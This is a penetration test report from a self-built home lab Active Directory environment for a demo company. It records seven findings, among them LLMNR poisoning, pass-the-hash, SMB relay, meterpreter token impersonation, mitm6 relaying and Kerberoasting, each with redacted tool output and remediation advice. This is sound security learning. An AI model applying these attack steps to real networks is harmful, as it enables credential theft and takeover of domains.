Active Directory Assessment Findings Report

Prepared for GP LLC
Prepared by Victoria Markosyan
Issued on July 15th, 2022

***Sensitive**: The information in this document is strictly confidential and is intended for GP LLC*

About

To practice Active Directory common attacks, I built a home lab that included a domain controller and two user machines connected to it.
I created this document to report all the discovered vulnerabilities in the lab. I followed the guidelines of a standard penetration testing report.
The assessment has been done for a demo organization called GP LLC.

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of both GP LLC. The team shall not be held liable for special, incidental, collateral, or consequential damages arising out of the use of this information.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the agreed period. Any changes made to the environment during this period of testing may affect the results of the assessment.
Time-limited engagements do not allow for a full evaluation of all security controls. So the team prioritized the assessment to identify the weakest security controls an attacker would exploit.

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The team performed a security assessment of the internal corporate network of GP LLC from July 9th, 2022 to July 14th, 2022. They evaluated the security posture of GP LLC's infrastructure compared to current industry best practices. The purpose of this assessment was to discover and identify vulnerabilities in the infrastructure and suggest methods to remediate the vulnerabilities. The team identified a total of 7 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
6	**1**	**0**	**0**

Engagement results are indicative of an organization undergoing its first penetration test. The team performed common Active Directory attacks, such as Link-Local Multicast Name Resolution (LLMNR) Poisoning, SMB relaying, IPv6 man-in-the-middle relaying, Kerberoasting, etc.

The weak password policy led to the initial compromise of accounts. We recommend that GP LLC evaluates its current password policy and considers a policy of more than 14 characters for their accounts as well as blacklisting using common words and expressions.

Observed Security Weaknesses

1. The password policy was found to be insufficient.
1. LLMNR is enabled on the network.
2. Local admin accounts had password re-use.
3. SMB signing is not enforced on all machines.
4. User accounts can be impersonated through token delegation.
5. Administrator accounts were found to be running as service accounts.
6. Domain administrators utilized weak passwords.

SCOPE

The items in scope are listed below.

Network	Note
10.0.2.0/24	Network for GP LLC

Scope Exclusions

Per client request, the team did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

All other attacks not specified above were permitted by GP LLC.

TESTING METHODOLOGY

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discoveries upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	**9.0-10.0**	Exploitation is straightforward and usually results in system-level compromise. Remediation should be immediately performed.
High	**7.0-8.9**	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	**4.0-6.9**	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	**0.1-3.9**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	**N/A**	No vulnerability exists. These findings may reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known and may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires a deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.


ASSESSMENT FINDINGS

Number	Finding	Risk
1	Insufficient LLMNR Configuration	**Critical**
2	Insufficient Password Complexity	**Critical**
3	Local Admin Password Reuse	**Critical**
4	SMB Signing Not Required	**Critical**
5	Token Impersonation	**Critical**
6	Security Misconfiguration – IPv6	**Critical**
7	Kerberoasting	**High**

1. Insufficient LLMNR Configuration (Critical)


Description:	GP LLC allows multicast name resolution on their network. The team captured the user account hashes by poisoning LLMNR traffic and cracked all of them with hash-cracking software.
Exploitation Likelihood:	Likely
Business Impact:	Major
Tools Used:	Responder, Hashcat

Evidence



```
[SMB] NTLMv2-SSP Client   : ::ffff:10.[redacted]
[SMB] NTLMv2-SSP Username : [redacted]poseidon
[SMB] NTLMv2-SSP Hash     : poseidon:[redacted]
```

***Figure 1**: Captured hash of poseidon*



```
POSEIDON:[redacted]162a159044f9e5ac[redacted]
[redacted]Pa[redacted]
```

***Figure 2**: Cracked hash of poseidon*

Remediation

- Disable multicast name resolution. LLMNR can be turned off through the group policy editor.
- If multicast name resolution cannot be disabled, Network Access Control (NAC) should be required.
- The cracked hashes demonstrate a weak password policy. Strong user passwords should be enforced.
- For full mitigation and detection guidance, please refer to the MITRE guidance here.

2. Insufficient Password Complexity (Critical)

Description:	The team dumped hashes from the domain controller and cracked them using hash-cracking software. Simple passwords are susceptible to password attacks. Encryption provides some protection, but dictionary attacks based on common word lists often crack weak passwords.
Exploitation Likelihood:	Likely
Business Impact:	Major


Remediation

- Utilize unique local admin passwords.
- Enforce using strong passwords (>14 characters in length, no common words, and phrases)

3. Local Admin Password Reuse (Critical)


Description:	The team utilized local administrator hashes to gain access to other machines in the network via a pass-the-hash attack. Pass-the-hash attacks do not require knowing the account password to successfully log into a machine. Thus, reusing the same local admin password (and therefore the same hash) on multiple machines will permit system access to those computers. Pass-the-hash attacks permit an attacker to move laterally and vertically throughout the network.
Exploitation Likelihood:	Likely
Business Impact:	Major
Tools Used:	Impacket, Crackmapexec

Evidence



```
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51[redacted]
Guest:501:aad3b435b51[redacted]
DefaultAccount:503:aad3b435b51[redacted]
WDAGUtilityAccount:504:aad3b435b51[redacted]
Poseidon:1001:aad3b435b51[redacted]
[*] Dumping cached domain logon information (domain/username:hash)
[redacted]/poseidon:$DCC2$10240#poseidon#0278[redacted]
[redacted]/Administrator:$DCC2$10240#Administrator#c715[redacted]
```

***Figure 3**: Dumped local admin hash*



```
└─# crackmapexec smb [redacted] -u Poseidon -H [redacted] --local-auth
SMB         10.0.2.18       445    [redacted]     [*] Windows 10.0 Build 19041 x64 [redacted] (signing:False) (SMBv1:False)
SMB         10.0.2.2        445    [redacted]     [*] Windows 10.0 Build 19041 x64 [redacted] (signing:False) (SMBv1:False)
SMB         10.0.2.20       445    [redacted]     [*] Windows 10.0 Build 19041 x64 [redacted]:False)
SMB         10.0.2.17       445    [redacted]     [*] Windows 10.0 Build 17763 x64 [redacted] (SMBv1:False)
SMB         10.0.2.18       445    [redacted]     [+] [redacted]\Poseidon:[redacted]
```

***Figure 4**: Local admin hash used to gain access to machine*


Remediation

- Utilize unique local admin passwords.
- Make password policies on admin accounts stricter than other accounts.
- Change admin passwords more frequently than end-user passwords.

4. SMB Signing Not Required (Critical)


Description:	GP LLC failed to implement SMB signing on multiple devices. The absence of SMB signing could lead to SMB relay attacks, yielding system-level shells without requiring a user password.
Exploitation Likelihood:	Likely
Business Impact:	Major
Tools Used:	Nmap, NtlmRelayX, Responder

Evidence



```
Nmap scan report for [redacted]
Host is up (0.00024s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: [redacted]

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Nmap scan report for [redacted]
Host is up (0.00029s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: [redacted]

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```

Figure 5: *SMB signing is not required*



```
[*] Servers started, waiting for connections
[*] SMBD-Thread-4 (process_request_thread): Con[redacted] PANTHEON/POSEIDON@10.0.2.18 controlled, attacking target smb://10[redacted]
[*] Authenticating against smb://10.[redacted] as [redacted] SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```

Figure 6: *Successful SMB relay*


Remediation

- Enable SMB signing on all GP LLC domain computers as this can completely stop the attacks. However, SMB signing can cause performance issues.
- Disable NTLM authentication on the network.
- Enforce account tiering by limiting domain admins to specific tasks.
- Local admin restrictions.
- For full mitigation and detection guidance, please refer to the MITRE guidance here.

5. Token Impersonation (Critical)


Description:	The team impersonated the token of the Domain Administrator.
Exploitation Likelihood:	Likely
Business Impact:	Major
Tools Used:	Metasploit, Incognito

Evidence



```
meterpreter > impersonate_token [redacted]\\Administrator
[+] Delegation token available
[+] Successfully impersonated user [redacted]\Administrator
meterpreter > getuid
Server username: [redacted]\Administrator
```

Figure 7: *Impersonation of Administrator*



```
meterpreter > shell
Process 420 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1766]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
[redacted]\administrator
```

Figure 8: *Shell access as the domain admin*


Remediation

- Limit permissions so that users and groups cannot create tokens via Group Policy.
- Enforce account tiering. If you only allow domain admins to access the domain controllers and separate workstation admins to administrate the workstations, domain administrators will never be exposed to this attack.
- For full mitigation and detection guidance, please reference the MITRE guidance here.

6. Security Misconfiguration – IPv6 (Critical)

Description:	Through IPv6 DNS poisoning, the team was able to successfully relay credentials to the domain controller.
Exploitation Likelihood:	Likely
Business Impact:	Major
Tools Used:	Mitm6, Impacket

Evidence



```
[*] Authenticating against ldaps://[redacted] as [redacted] SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:[redacted], attacking target [redacted]
```

***Figure 9**: Successfully relayed LDAP credentials via mitm6*


Remediation

- IPv6 poisoning abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments. If you don't use IPv6 internally, the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. Disabling IPv6 entirely may have unwanted side effects. Setting the following predefined rules to Block instead of Allow prevents the attack from working:
    - (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6 (DHCPv6-In)
    - (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
    - (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6 (DHCPv6-Out)
- If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.
- Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.

7. Kerberoasting (High)


Description:	The team retrieved all user service principal names (SPNs) from the GP LLC domain controller using a domain user-level account in a Kerberoasting attack. Retrieving these user SPNs permitted the team to crack the account passwords. The service accounts were observed running as domain administrators, which is not best practice.
Exploitation Likelihood:	Likely
Business Impact:	Major
Tools Used:	Impacket, Hashcat

Evidence



```
ServicePrincipalName                    Name        MemberOf                                                            PasswordLastSet             LastLogon  Delegation
--------------------------------------  ----------  ------------------------------------------------------------------  --------------------------  ---------  ----------
[redacted]/SQLService.[redacted]        SQLService  CN=Group Policy Creator Owners,OU=Groups,[redacted]                 2022-07-09 04:25:04.803745  <never>


$krb5tgs$23$*SQLService$[redacted]/SQLService*$b8e2e7755cb999480a[redacted]
```

__Figure 10:__ Requested a TGS ticket from the domain controller



```
$krb5tgs$23$*SQLService[redacted]/SQLService*$b8e2e7755cb99948[redacted]
[redacted]:MyP[redacted]
```

__Figure 11:__ Cracked service account

Remediation

- Enforce a strong password policy.
- It is recommended to configure alert logging whenever requesting a Kerberos service ticket.
- Tailor security information and event management tool (SIEM) to alert on excessive user SPN requests.